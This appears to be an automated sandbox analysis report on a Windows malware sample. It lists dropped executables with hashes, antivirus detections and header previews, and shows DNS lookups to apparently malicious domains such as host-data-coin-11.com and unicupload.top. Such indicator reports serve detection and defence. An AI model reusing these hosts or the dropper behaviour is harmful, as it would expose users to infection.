Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.l....v....h.....E....x.....f.....c...Rich.....PE..L....[._. ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata.."?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@..... .....

C:\Users\user\AppData\Local\Temp\36F6.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	373760
Entropy (8bit):	6.990411328206368
Encrypted:	false
SSDEEP:	6144:GszrgLWpo6b1OmohXrIdF5SpBLE4Hy+74YOAnF3YFUGFHWEZq:Gsgq3b1Omsb7pBLEazsYOSGFHFHW
MD5:	8B239554FE346656C8EEF9484CE8092F
SHA1:	D6A96BE7A61328D7C25D7585807213DD24E0694C
SHA-256:	F96FB1160AAAA0B073EF0CDB061C85C7FAF4EFE018B18BE19D21228C7455E489
SHA-512:	CE9945E2AF46CCD94C99C36360E594FF5048FE8E146210CF8BA0D71C34CC3382B0AA252A96646BBFD57A22E7A72E9B917E457B176BCA2B12CC4F662D8430427D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l..U(...(...(...6.).1...6.?.W....l..+...(.....6.8....6.(.)...6.-.)...Rich(..... .....PE..L...a.R`.....v.....@.....@.....&.....(.....{.....0.....@.....8..... .....text..... ..`.data.....@....gizi.....@....bur.....@....wob.....@....rsrc....{.....|..... @..@.reloc..4F...0...H...l.....@..B..... .....

C:\Users\user\AppData\Local\Temp\4186.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	356864
Entropy (8bit):	7.848593493266229
Encrypted:	false

C:\Users\user\AppData\Local\Temp\4186.exe	
SSDEEP:	6144:v5aWbksiNTBiNg5/dEQECtD2YajndnU4aomwStqUJE0ra7yswH:v5atNTMNg5eQX2BdUcDStq+J4bwH
MD5:	6E7430832C1C24C2BF8BE746F2FE583C
SHA1:	158936951114B6A76D665935AD34F6581556FCDF
SHA-256:	972D533E4DF0786799C0E7C914AA6C04870753C10757C5D58CD874B92A7F4739
SHA-512:	79289323C1104F7483FAC9BF2BCAB5B3804C8F2315C8EDEA9D7C83C8B68B64473122F9B38627169D64A35A960A5F74A3364159CA9CB37B0A2B1BA1B41607A8C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2.....\.....0....@..... .....lq.....pt..<.....code...~8.....:..... ..`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc.....\.....@..@..... ....

C:\Users\user\AppData\Local\Temp\50F8.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3570176
Entropy (8bit):	**7.997630766149595**
Encrypted:	**true**
SSDEEP:	98304:Eyu1PF0IdV1/b4gfya9kofb/4rosp08oUPQH:EjtFp/tfyOTQrosGrUP0
MD5:	DDC599DB99362A7D8642FC19ABE03871
SHA1:	11199134356D8DE145D2EE22AAC37CA8AABA8A0B
SHA-256:	5D94F66FD3315E847213E16E19DFEB008B020798CFFF1334D48AC3344B711F22
SHA-512:	E35DBE56828E804AA78FE436E1717C3A09C416DBE2873FFFC9B44393E7EC2336CE9C544E4D6011C58E7E706819AEABC027AF9A85AA2A2509BDFC39699560ABD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O.a.....$.....@....@..... T.....b.6.....|IO. .....M..... ....&....@.....@.....0.....@.....1...P.....@.....02...../.....@....rsrc.....M.....40.....@....T3QbYgM.....`O.....1..... ..@....adata.....T.....z6.....@..... .....

C:\Users\user\AppData\Local\Temp\5BB7.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.I....v....h.....E....x.....f.....c...Rich.....PE..L....[._ ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata..."?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@..... .....

C:\Users\user\AppData\Local\Temp\66D4.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	557664
Entropy (8bit):	7.687250283474463

C:\Users\user\AppData\Local\Temp\66D4.exe

Encrypted:	false
SSDEEP:	12288:fWxcQhhhhhn8bieAtJlllLtrHWnjkQrK8iBHZkshvesxViA9Og+:fWZhhhhhUATlLtrUbK8oZphveoMA9
MD5:	6ADB5470086099B9169109333FADABB6
SHA1:	87EB7A01E9E54E0A308F8D5EDFD3AF6EBA4DC619
SHA-256:	B4298F77E454BD5F0BD58913F95CE2D2AF8653F3253E22D944B20758BBC944B4
SHA-512:	D050466BE53C33DAAF1E30CD50D7205F50C1ACA7BA13160B565CF79E1466A85F307FE1EC05DD09F59407FCB74E3375E8EE706ACDA6906E52DE6F2DD5FA3EDCD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.....+..R...d:.....Q..... ....PE..L....5.....0..$...*..... ...`....@.....0.....@....@.....p.....P)..... ..idata...`.....`.pdata.....p.....@....rsrc...P).....0.....@..@.didata.....x.....@..... .....g..L.r9..v9.<iP.hL[Kc...",..

C:\Users\user\AppData\Local\Temp\7C90.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	357376
Entropy (8bit):	7.848837612305308
Encrypted:	false
SSDEEP:	6144:L5aWbksiNTBCxw++TiSUOTtF08P3A6rZluu2PocRzBcByMFkBrBXwNmQp9Un:L5atNTAduU0tFDdlD2PVRzBeyiuFbAGn
MD5:	98E5E0F15766F21E9DCBEEF7DFB6EBB2
SHA1:	921E1B410528FF10A2C3980E35A8F036FF5E40B3
SHA-256:	5C7BF1968002CFFE455B5651C6D650323EA800AD03FA996A9F96CC01028AB093
SHA-512:	E425628E1A6311EBF57F73213DF8CDA9C8B5E888A6054188485614D1910F9E1CD879D5DE1D284CA9754D6405809FBDCC9FEFB72852ACE8E7357A71099800CC4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2.....^.....0....@..... .....lq.....L.....pt..<.....code...~8.....`..... ..`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc...L.....\.....@..@..... .....

C:\Users\user\AppData\Local\Temp\A975.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	301056
Entropy (8bit):	5.192330972647351
Encrypted:	false
SSDEEP:	3072:4/ls8LAAkcooHqeUolNx8IA0ZU3D80T840yWrxpzbgqruJnfed:Ils8LA/oHbbLAGOfT8auzbgwuJG
MD5:	277680BD3182EB0940BC356FF4712BEF
SHA1:	5995AE9D0247036CC6D3EA741E7504C913F1FB76
SHA-256:	F9F0AAF36F064CDFC25A12663FFA348EB6D923A153F08C7CA9052DCB184B3570
SHA-512:	0B777D45C50EAE00AD050D3B2A78FA60EB78FE837696A6562007ED628719784655BA13EDCBBEE953F7EEFADE49599EE6D3D23E1C585114D7AECDDDA9AD1D0ECB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 77%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2t..v.i.v.i.v.i.hG..i.i.hG....i.hG..[.i.Q...q.i.v.h...i.hG..w.i.hG..w.i. hG..w.i.Richv.i.....PE..L....b_.....-.....0....@..... .....e..P.....2..... Y..@..... .0.....text..... ..`.rdata..D?...0...@..."....@..@.data...X....p...$...b.....@....rsrc.....@..@..... .....

C:\Users\user\AppData\Local\Temp\B55D.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	320000
Entropy (8bit):	6.684914131044075

C:\Users\user\AppData\Local\Temp\B55D.exe	
Encrypted:	false
SSDEEP:	6144:9LHd2wiS+x7uCm4Va9EFEJlURGhB2bwT/FMaEgG:9j7iP7DVRCGURsB26/F
MD5:	137062F7882560195EF978685B52ADF8
SHA1:	8E5A1331E73F0F42833CB70D08A3C10E1A23272E
SHA-256:	75D7FC80555C1F191BE99420DF5E1C67D22174F753757CE3C5DAC011C052014B
SHA-512:	2FE597DC1B1C1FC5FEE90E51B4077FF2E09471BB7E791CBD1CD29A02ABC390D92B98D1C6BCF4581A058D3D0B680133C97375BF3CC1DC7838362D0EE89402F7C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R.I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L...L6U`.....@.....wL.....(.....0...@.....@..... .....text...R..... ..`.data.....@....nex.....@....mom.....@....bewe.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\BE39.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	320512
Entropy (8bit):	6.6890302315074655
Encrypted:	false
SSDEEP:	6144:FfhSQL5rzZtlD/4aqllJffuikJ26447GcQU7:FfYQtzp4VjHudJ2c7G
MD5:	2D03728D8CC5C7FF0FB9F70DE3292CD4
SHA1:	9AA62536884230B8797956AE6EFA811C6C704042
SHA-256:	AABC550440287240F46544F21E786DE24139DCB61419EFF29DF217F2AD86B998
SHA-512:	18A71ABEE0AFFC0400DD95904FCA4B57ABCFA26305C4670FE2434F8CD2A8759CAD71E40DDB799FF4468D04D50B82480E9D99BC1224144EB6B504DF99AC24FCEE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R.I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L... ._.....@.....(.....0...@.....@..... .....text..... ..`.data.....@....goxe.....@....bavo.....@....pas.....@....rsrc..... ....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\C29C.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	323072
Entropy (8bit):	6.7090712166873185
Encrypted:	false
SSDEEP:	6144:/YEm3J+HoT/tixXf4a845bUTonGs2tqd/QMqjn:/nm3J+nd4CNCoGs28/Q
MD5:	E65722B6D04BD927BCBF5545A8C45785
SHA1:	5E66800F19A33F89AC68C72EF80FCD8EB94EAB44
SHA-256:	70C3CA7C90CC0A490CA569E569F5EC6377F2C8262F150D63077832030DB4DD94
SHA-512:	6A9AA8096161EB4CE9C3E9DBB8BA3B98F1BC8078076B0C421E45B77139D7875BD8D69CA470C6E36EF776935E06D079051B3DD2F3EE9D3EC10A63944D81D035B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R.I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...9.g_.....@.....8.....$...(.....0...@.....@..... .....text..... ..`.data.....@....tegog.....@....jat.....@....vudit.....@....rsrc....."..... .....@..@.reloc...G.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\CBE6.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	537088
Entropy (8bit):	5.840438491186833

C:\Users\user\AppData\Local\Temp\CBE6.exe	
Encrypted:	false
SSDEEP:	12288:SV2DJxKmQESnLJYydpKDDCrqXSIXcZD0sgbxRo:nK1vVYcZyXSY
MD5:	D7DF01D8158BFADDC8BA48390E52F355
SHA1:	7B885368AA9459CE6E88D70F48C2225352FAB6EF
SHA-256:	4F4D1A2479BA99627B5C2BC648D91F412A7DDDDF4BCA9688C67685C5A8A7078E
SHA-512:	63F1C903FB868E25CE49D070F02345E1884F06EDEC20C9F8A47158ECB70B9E93AAD47C279A423DB1189C06044EA261446CAE4DB3975075759052D264B020262A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?y*.....0..*.....I... ...`....@.. ..... ..@.....`I..K...`..... ..... ..H.....text....).. ...*..... ..`.rsrc.....`.....@....reloc..... .....0.....@..B.....I.....H.....?.....hX..}.....(...*..0..,.....(d...8....*.~....u....s....z&8.....8.....*.....*....(d...(....*...j*..... ..*.....*.....*.....*....(....*.~(....(^...8....*(.....8.....*.....*.....*.....*.....*....0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....z.A.....z.A..... .....*.....*.....*.....*.....

C:\Users\user\AppData\Local\Temp\qsflslyl.exe	
Process:	C:\Users\user\AppData\Local\Temp\BE39.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11195392
Entropy (8bit):	3.8127956132800116
Encrypted:	false
SSDEEP:	6144:HfhSQL5rzZtlD/4aqllJffuikJ26447GcQU7:HfYQtzp4VjHudJ2c7G
MD5:	A27D243DDDF5F59959E0DEC515C3B984
SHA1:	085C60A1E78343016899B5D1044ACCEC81E323D2
SHA-256:	9B1F679E956C097DACA426252CCA47AECFE8E4CD9CBF8B82AD21EB8D4210616B
SHA-512:	3986FE326111D7A6110B1BB88E091A007FB2743EC11AD1B086F316FC7C5D0C320B5C8EB1A1EAC284C7548DDC0F919B57723BCBFBCB9F5339D9153A99809934E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R..R.I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L... ._.....@.....(.....0...@.....@..... .....text..... ..`.data.....@....goxe.....@....bavo.....@....pas.....@....rsrc..... ....@..@.reloc...F.....8.....@..B..... .....

C:\Users\user\AppData\Roaming\fjsvubj	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293888
Entropy (8bit):	5.153022004986751
Encrypted:	false
SSDEEP:	3072:axGfAMitxzX34mcHWM0R7V1SUr7yBWtmjkaVggjcGkNlVqI:axGojrImFF5VkUrmWtli7ITsq
MD5:	8CD20CB52ADC22E02B72F1ED7ACDFFA3
SHA1:	7240A06C5838E97100BB3AD3D7907171418CC9F5
SHA-256:	C2C074381D900532E327A4667664949B3436F8896A1BE2E7EAD279863CF98036
SHA-512:	3A246EEAACC439A9D04F8C75D5FB365B17507D49A53D9F0D496D1B087ECD35B4E16C86CB471DB069F2275D2BB42F148C38B60AF81CDC6392C9698456A0B5451
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%l,9a.Bja.Bja.Bj._.j|.Bj._.j..Bj._.jO.BjF.9jb.Bja.Cj..Bj._.j`.Bj._.j`.Bj ._.j`.BjRicha.Bj.....PE..L.....`..... .....`3.....0....@.....(.....1.....s..@.....0 .....text..... ..... ..`.rdata..nY...0...Z...$.....@..@.data...8..... ...~.....@....rsrc.....@..@..... ....

C:\Users\user\AppData\Roaming\fjsvubj:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\fjsvubj:Zone.Identifier	
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\SysWOW64\fwpgxpnt\qsflslyl.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11195392
Entropy (8bit):	3.8127956132800116
Encrypted:	false
SSDEEP:	6144:HfhSQL5rzZtlD/4aqllJffuikJ26447GcQU7:HfYQtzp4VjHudJ2c7G
MD5:	A27D243DDDF5F59959E0DEC515C3B984
SHA1:	085C60A1E78343016899B5D1044ACCEC81E323D2
SHA-256:	9B1F679E956C097DACA426252CCA47AECFE8E4CD9CBF8B82AD21EB8D4210616B
SHA-512:	3986FE326111D7A6110B1BB88E091A007FB2743EC11AD1B086F316FC7C5D0C320B5C8EB1A1EAC284C7548DDC0F919B57723BCBFBCB9F5339D9153A99809934E
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L... ._.....@.....(.....0...@.....@..... .....text..... ..`.data.....@....goxe.....@....bavo.....@....pas.....@....rsrc..... ....@..@.reloc...F.....8.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.153022004986751
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PPsa8TXVuy.exe
File size:	293888
MD5:	8cd20cb52adc22e02b72f1ed7acdffa3
SHA1:	7240a06c5838e97100bb3ad3d7907171418cc9f5
SHA256:	c2c074381d900532e327a4667664949b3436f8896a1be2e7ead279863cf98036
SHA512:	3a246eeaacc439a9d04f8c75d5fb365b17507d49a53d9f0d496d1b087ecd35b4e16c86cb471db069f2275d2bb42f148c38b60af81cdc6392c9698456a0b54531
SSDEEP:	3072:axGfAMitxzX34mcHWM0R7V1SUr7yBWtmjkaVggjcGkNIVqI:axGojrImFF5VkUrmWtli7ITsq
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....%l,9a.Bja.Bja.Bj._.j|.Bj._.j..Bj._.jO.BjF.9jb.Bja.Cj..Bj._.j`.Bj._.j`.BjRicha.Bj.....PE..L.....`.....

File Icon

Icon Hash:	acfc36b6b694c6e2

Static PE Info

General

Entrypoint:	0x403360
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6005C6D2 [Mon Jan 18 17:35:14 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	996fe7decbf39b8813e0892e829e72ad

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x11fc6	0x12000	False	0.612345377604	data	6.69758331159	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x13000	0x596e	0x5a00	False	0.457248263889	data	5.66672093373	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x19000	0x27f38	0x22000	False	0.2490234375	data	2.75894217095	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x41000	0xdc88	0xde00	False	0.682344453829	data	6.39123933127	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Bulgarian	Bulgaria	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 02:04:13.369515896 CET	192.168.2.3	8.8.8.8	0xec4f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:13.849999905 CET	192.168.2.3	8.8.8.8	0xddf9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:14.280734062 CET	192.168.2.3	8.8.8.8	0xae33	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:14.739701033 CET	192.168.2.3	8.8.8.8	0x4a4d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:15.168499947 CET	192.168.2.3	8.8.8.8	0x9454	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:15.625966072 CET	192.168.2.3	8.8.8.8	0x12ba	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:16.987267017 CET	192.168.2.3	8.8.8.8	0x9bc1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:17.421514034 CET	192.168.2.3	8.8.8.8	0xc0b2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:17.582175016 CET	192.168.2.3	8.8.8.8	0x5bd8	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:19.751554012 CET	192.168.2.3	8.8.8.8	0xb223	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:19.912045002 CET	192.168.2.3	8.8.8.8	0x1f5c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.076129913 CET	192.168.2.3	8.8.8.8	0xcf18	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.417495012 CET	192.168.2.3	8.8.8.8	0xe327	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:20.586698055 CET	192.168.2.3	8.8.8.8	0x2763	Standard query (0)	privacy-tools-for-you-780.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:22.551440954 CET	192.168.2.3	8.8.8.8	0xd17e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:22.740087986 CET	192.168.2.3	8.8.8.8	0xbe29	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:22.901710033 CET	192.168.2.3	8.8.8.8	0xc640	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.093297005 CET	192.168.2.3	8.8.8.8	0xe2ba	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.301146030 CET	192.168.2.3	8.8.8.8	0x3f7f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.469573021 CET	192.168.2.3	8.8.8.8	0x20a9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.641709089 CET	192.168.2.3	8.8.8.8	0x3317	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:23.877609015 CET	192.168.2.3	8.8.8.8	0x1e83	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:27.846131086 CET	192.168.2.3	8.8.8.8	0x55cf	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.013739109 CET	192.168.2.3	8.8.8.8	0xa04f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.211833000 CET	192.168.2.3	8.8.8.8	0xa466	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:28.378593922 CET	192.168.2.3	8.8.8.8	0x3d38	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:30.467469931 CET	192.168.2.3	8.8.8.8	0xdbf1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:31.481967926 CET	192.168.2.3	8.8.8.8	0xdbf1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:31.989335060 CET	192.168.2.3	8.8.8.8	0x91fe	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.210180998 CET	192.168.2.3	8.8.8.8	0x7a00	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:32.374434948 CET	192.168.2.3	8.8.8.8	0xf3e3	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:34.254609108 CET	192.168.2.3	8.8.8.8	0x3b99	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:34.425621986 CET	192.168.2.3	8.8.8.8	0x1281	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 02:04:34.599854946 CET	192.168.2.3	8.8.8.8	0xec05	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:55.866251945 CET	192.168.2.3	8.8.8.8	0x20d0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.025412083 CET	192.168.2.3	8.8.8.8	0x4cb4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.188921928 CET	192.168.2.3	8.8.8.8	0xaf38	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.680510998 CET	192.168.2.3	8.8.8.8	0x9870	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:56.852638960 CET	192.168.2.3	8.8.8.8	0x8ee8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.080271959 CET	192.168.2.3	8.8.8.8	0x61f2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.241729975 CET	192.168.2.3	8.8.8.8	0x6d6f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.427401066 CET	192.168.2.3	8.8.8.8	0xac40	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 02:04:57.624003887 CET	192.168.2.3	8.8.8.8	0x596f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
